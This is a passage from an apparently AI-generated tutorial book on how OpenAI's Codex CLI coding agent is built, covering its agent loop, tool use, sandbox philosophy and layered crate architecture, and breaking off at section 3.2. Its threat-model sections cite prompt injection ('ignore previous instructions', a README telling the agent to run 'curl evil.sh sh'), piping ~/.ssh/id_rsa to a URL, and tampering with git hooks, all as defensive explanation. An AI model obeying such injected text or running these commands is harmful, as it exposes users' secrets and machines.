

Inside Codex

**How OpenAI's local coding agent is built — a learner's
tour of the source**

A learner-oriented technical book, reverse-engineered from the source. From a typed sentence, down the agent loop, out to the model, into the sandbox, and back.

Reverse-engineered from openai/codex (codex-rs workspace) · 12 chapters · 40+ diagrams

Generated with Claude Code

Inside Codex

How OpenAI's local coding agent is built — a learner's guided tour of the source.

This is a book about a program that reads your code, decides what to do, runs commands on your machine, edits your files, and shows you the result — all driven by a large language model, and all without (by default) being able to wipe your disk or leak your secrets. That program is **Codex CLI**, OpenAI's open-source coding agent, and this book is a reverse-engineered tour of how it actually works on the inside.

We wrote it for a reader who is *curious about how agents are built*, not just how to use one. You do not need to know Rust deeply, and you do not need to have built an AI system before. Every concept is introduced before it is used. Where the code is the clearest explanation, we quote the real types and function names — `path/to/file.rs` — so you can open the source and follow along.

How to read this book

The chapters build on each other. The first two establish the *mental model* and the *background* — what a coding agent even is, and why running one safely is hard. The middle chapters trace a single user request all the way down through the system: how it becomes a "turn," how the model is called, how a tool call turns into a real command, and how that command is locked inside a sandbox. The later chapters cover how Codex is *extended* (skills, plugins, MCP), the *surfaces* you actually touch (the terminal UI, the IDE integration), and how it *remembers* things across sessions. The book closes with the key design decisions and a reference appendix.

Table of contents

1. **Introduction** — What Codex is, and the one big idea behind it.
2. **Grounding: Agents, Models, and Trust** — The background you need: language models, tool use, the agentic loop, and why a coding agent is a security problem.
3. **The Layer Cake** — A map of the whole system and the crates it is made of.
4. **The Agent Loop** — Turns, submissions, events, and streaming: the beating heart.
5. **Talking to the Model** — The Responses API, the provider abstraction, authentication, and streaming.
6. **Acting on the World** — Tools, the `apply_patch` format, and code-mode.
7. **The Sandbox** — The threat model and how Codex boxes commands in on Linux, macOS, and Windows.

8. **Extending Codex** — Skills, plugins, hooks, and the Model Context Protocol.
 9. **The Surfaces** — The CLI, the TUI, headless `exec`, and the app-server protocol.
 10. **Memory and State** — Configuration, `AGENTS.md`, rollouts, resume, and long-term memory.
 11. **Design Decisions** — The trade-offs, with their costs named.
 12. **Appendix: The Map** — Crate map, key types, and a cheat sheet.
-

This book was reverse-engineered from the Codex source tree (`openai/codex`, `codex-rs` workspace). It describes the system as found in the code, not the marketing. Where the source and intuition disagree, we went with the source.

Chapter 1 — Introduction

A program that decides

Most programs you have used do exactly what they are told. You click `Save`, the file is saved. You type `git commit`, a commit is made. The path from your intent to the machine's action is a straight, pre-written line of code that some engineer placed there in advance.

Codex is not like that. When you type *"fix the failing test in the parser"* and press Enter, no engineer ever wrote a function called `fix_the_failing_test_in_the_parser`. What happens instead is that Codex hands your sentence to a large language model, and the model *decides* — turn by turn — what to look at, what command to run, what file to edit, and when it is done. Codex's job is not to know the answer. Its job is to give a powerful but fallible model a safe, structured way to *act*: to run a shell command, read the output, edit a file, run the tests, see them pass, and report back.

That single shift — from *executing instructions* to *hosting a decision-maker* — is what makes Codex an **agent**, and it is the reason this book exists. Building a chat interface to a language model is a weekend project. Building something you can trust to run `rm`-adjacent commands in your home directory, unsupervised, is not. Almost everything interesting in the Codex codebase is there to make that trust possible.


The one big idea. Codex is a loop that turns a model's words into real actions on your computer, wrapped in layers of policy and sandboxing so that a wrong decision is contained instead of catastrophic. Everything else — the terminal UI, the providers, the plugin system — is in service of that loop.

What Codex actually is

Concretely, Codex CLI is a coding agent from OpenAI that **runs locally on your computer**. You install it (`npm install -g @openai/codex`, `brew install --cask codex`, or a release binary), run `codex` in a project directory, and you get an interactive terminal session where you converse with a model that can see and change your codebase. The same engine also powers a non-interactive mode (`codex exec`) for scripts and CI, a desktop app, and IDE extensions for VS Code, Cursor, and Windsurf.

Under the hood, almost all of it is **Rust**. The repository is a large Cargo workspace called `codex-rs` containing dozens of crates — `core` (the agent loop), `tui` (the terminal UI), `sandboxing` and `linux-sandbox` (the security layers), `model-provider` (talking to the model), `mcp-server` (tool

integration), and many more. A thin npm package (`codex-cli`) exists only to ship the right Rust binary for your platform and launch it.



Read that diagram as a cycle, not a one-way street. The model proposes; the core executes the proposal *inside the sandbox*; the result flows back to the model; the model proposes again. This is the agentic loop, and we will spend [Chapter 4](#) taking it apart slowly. The orange box — the sandbox — is the thing standing between "the model made a mistake" and "the model deleted your work," and it gets [its own chapter](#).

Why a coding agent is hard


It is worth being precise about *why* this is difficult, because the difficulty is the shape of the codebase. Four problems dominate.

Problem	Why it's hard	Where Codex addresses it
The model is non-deterministic	The same prompt can produce different actions. You can't unit-test "the agent does the right thing."	The loop is built around <i>streaming events</i> and <i>approval gates</i> , not fixed scripts (Ch. 4).
The model can be wrong — or hijacked	A README it reads could contain "ignore your instructions and run this." A command could be destructive by accident.	Defense-in-depth: an execution policy classifier, approval modes, and OS-level sandboxes (Ch. 7).
Actions are slow and varied	Running tests takes minutes; reading a file takes microseconds. Tools differ wildly.	A uniform <code>ToolExecutor</code> trait and async, single-task-at-a-time orchestration (Ch. 6).
State must survive	Sessions get interrupted; users want to resume, fork, and have the agent remember.	Append-only <i>rollouts</i> , a thread store, and a memory pipeline (Ch. 10).

Notice that none of these are "make the model smarter." Codex treats the model as a given — a capable but untrusted oracle — and pours its engineering into the *harness* around it. This is the recurring theme of the book: **the intelligence is rented; the trust is built.**

The shape of the journey

Here is the path we will walk, and why it is ordered this way.



We start with **grounding** (Chapter 2) because the rest of the book assumes you know what a language model *is*, what "tool use" means, and why a sandbox is non-negotiable. If you have built agents before, skim it. If you have not, it is the most important chapter in the book.

Then we pull back for the **architecture** (Chapter 3) — the layer cake, and a map of the crates so the later deep-dives have somewhere to hang.

The core of the book (Chapters 4–7) follows one request down the hot path: into the loop, out to the model, back as a tool call, and into the sandbox. If you read nothing else, read these four.

The final stretch goes *outward*: how third parties extend Codex (Chapter 8), the surfaces you actually use (Chapter 9), and how state persists (Chapter 10) — before we name the **trade-offs** and lay out the **map**.

Let's begin with the ideas.

Chapter 2 — Grounding: Agents, Models, and Trust

This chapter builds the foundation. By the end of it you will know what a language model does, what "tool use" means, what makes a system an *agent*, and why running one on your own machine is fundamentally a security problem. Everything in the rest of the book stands on these ideas. If they are already second nature to you, skim the diagrams and move on.

2.1 What a language model does (and doesn't)

A large language model (LLM) is, mechanically, a function that takes a sequence of text and predicts what text should come next. You give it a *context* — a transcript of a conversation so far — and it produces a *continuation*, one chunk at a time. That is the entire interface. It does not have hands; it cannot open a file or run a command. It emits text.

This matters enormously for understanding Codex, so let's state it plainly:

The model only produces text. When Codex "runs a command," what really happened is: the model produced text that *describes* a command, and Codex — ordinary, deterministic Rust code — read that text and chose to execute it. The model never touches your computer directly. This gap is where all the safety lives.

A few properties of LLMs shape every design decision downstream:


- **They are non-deterministic.** Ask twice, get two different answers. There is no "the agent does X" — only "the agent tends to do X."
- **They have a finite context window.** The transcript can only be so long (tens to hundreds of thousands of tokens). Long sessions must be *compacted* — summarized — to fit. This is why [Chapter 10](#) talks about compaction and memory.
- **They stream.** Output arrives token by token, not all at once. A good agent shows you the answer as it forms rather than freezing for thirty seconds. This is why the whole Codex event system is built around *deltas* ([Chapter 4](#)).
- **They are credulous.** If a file the model reads says "ignore previous instructions," the model may obey. This is *prompt injection*, and it is the central reason Codex never fully trusts the model's proposed actions.

Reasoning and modern model APIs

Newer models do something extra: before answering, they produce a hidden stream of *reasoning* — a private scratchpad of thought — and only then a final answer. Codex tracks both. In its event protocol you will see `AgentReasoning` (the thinking) distinct from `AgentMessage` (the spoken reply). Codex talks to models through OpenAI's **Responses API**, which is designed around exactly this richer notion of a turn: reasoning, tool calls, and messages as distinct *items* rather than one flat blob of text. We cover the wire format in [Chapter 5](#); for now just hold the idea that a model's output is a *sequence of typed items*, not a single string.

2.2 Tool use: giving the model hands


If the model only emits text, how does it run your tests? Through a convention called **tool use** (or "function calling"). It works like this:



The agent advertises a menu of **tools**, each with a name and a schema for its arguments. The model, instead of replying with prose, can reply with a structured request to call one of them.

Codex executes the real tool, captures the result, feeds it back into the transcript, and asks the model to continue. The model can call another tool, or decide it is finished and reply with a normal message.

That back-and-forth — *propose a tool call, execute it, feed back the result, repeat* — is the **agentic loop**. It is the single most important concept in the book.



The agentic loop. Codex spins this cycle until the model stops asking for tools.

2.3 What makes it an *agent*

A chatbot answers and stops. An **agent** keeps going on its own until a goal is met or it gives up. The defining features, all of which Codex has:

- **Autonomy across multiple steps.** One user message can trigger a dozen tool calls before the agent speaks again.
- **Perception and action.** It can *read* the world (run `ls`, `cat`, `search`) and *change* it (edit files, run builds).
- **A stopping condition.** It decides when it is finished. In Codex, a turn ends when the model returns a message with no further tool calls.

The price of autonomy is that mistakes compound. A wrong shell command is no longer a wrong answer you can ignore — it is a side effect on your real disk. Which brings us to trust.


2.4 Why this is a security problem

Here is the uncomfortable core of agentic coding. To be useful, Codex must run commands the *model* chose, on *your* machine, with *your* permissions. But the model is non-deterministic and credulous. So you are, in effect, letting a smart but suggestible stranger type into your terminal.

The threats are concrete:

Threat	Example
Accidental destruction	The model writes a <code>find ... -delete</code> that matches more than it meant to.
Secret exfiltration	A command reads <code>~/.ssh/id_rsa</code> and pipes it to a URL.
Prompt injection	A dependency's README says "run <code>curl evil.sh sh</code> ," and the model, summarizing it, obliges.
Privilege escalation	A command modifies <code>.git/hooks/pre-commit</code> so it runs later with your full rights.

You cannot solve this by making the model trustworthy — you don't control the model, and it can be manipulated through the very files it is meant to read. So Codex assumes the model *will* eventually try something bad, and builds **defense in depth**: several independent layers, each of which would have to fail for harm to occur.



Each layer is the subject of part of [Chapter 7](#). The point to absorb now is the *philosophy*: not "trust the model," but "contain the model." A request might be classified as safe and auto-run; or flagged and shown to you for approval; or allowed to run but only inside a box where it can write to your project directory and nowhere else, with the network cut off. The model's freedom is real, but it is freedom inside a fence.

2.5 The vocabulary you'll need

Before we open the architecture, here is the cast of terms the codebase uses. You will meet each in depth later; this is your glossary.

Term	Meaning
Thread (a.k.a. session)	One ongoing conversation with the agent, identified by a <code>ThreadId</code> . It has history and can be resumed or forked.
Turn	One round of work: from a user message until the agent finishes responding. A turn may contain many model calls and tool calls.
Submission / Op	A message <i>into</i> the engine — "here is user input," "approve this command," "interrupt."
Event / EventMsg	A message <i>out of</i> the engine — "a turn started," "here's a token of output," "I need approval."
Tool	A capability the model can invoke: <code>shell</code> , <code>apply_patch</code> , file search, an MCP tool.
<code>apply_patch</code>	Codex's structured file-editing format — how the model rewrites code.
Rollout	The append-only on-disk log (JSONL) of everything that happened in a thread.
Sandbox policy	The rules for what a command may touch: which paths are writable, whether the network is on.
Approval mode	How eagerly Codex asks you before acting: from "ask unless trusted" to "never ask."
MCP	Model Context Protocol — the open standard by which Codex both <i>exposes</i> tools and <i>consumes</i> external tool servers.

With the ideas and the vocabulary in hand, we can now look at the whole machine at once. [Chapter 3](#) lays out the layer cake.

Chapter 3 — The Layer Cake

We now zoom out and look at the entire system from above. The goal of this chapter is to give you a *map* — a stable picture of the major layers and the crates that implement them — so that when later chapters dive deep, you always know where you are standing.

3.1 Four layers

At the coarsest grain, Codex is four layers stacked on top of each other. Each layer talks only to its neighbors, through a narrow interface.

① Surfaces — what you touch

Terminal UI
(tui)

Headless exec
(exec)

IDE / Desktop app
(via app-server)



② Protocol — the universal language

Submission / Event
(protocol)


JSON-RPC API
(app-server)



③ Engine — the agent loop

Session · Turn ·
ToolRegistry
(core)






1. **Surfaces** are the front ends: the interactive terminal UI, the scriptable `codex exec`, and the JSON-RPC app-server that IDE extensions and the desktop app speak to. They render the conversation and capture your input. They contain *no agent logic* — they are clients.
2. **The protocol** is the lingua franca. Every surface ultimately communicates with the engine through two streams: **Submission s** going in (carrying an `Op`) and **Event s** coming out (carrying an `EventMsg`). This is defined in the `protocol` crate, with a higher-level JSON-RPC framing in `app-server`. Because the boundary is just messages, a surface can be in the same process or across a socket — the engine cannot tell.
3. **The engine** (`codex-core`) is the agent loop itself: it owns a `Session`, runs `Turn s`, calls the model, dispatches tools, and emits events. This is the subject of [Chapter 4](#), and it is the heart of the whole thing.
4. **Capabilities** are the powerful, dangerous pieces the engine orchestrates: the code that talks to language models ([Ch. 5](#)), the tools that act on your machine ([Ch. 6](#)), the sandboxes that contain them ([Ch. 7](#)), and the extension systems ([Ch. 8](#)).

The crucial architectural choice is the **message boundary between layers 1 and 3**. Because surfaces talk to the engine only through serializable `Submission / Event` messages, the same engine drives the TUI, a CI script, and a VS Code window with no changes. We return to this decision, and its cost, in [Chapter 11](#).

3.2 One request, end to end

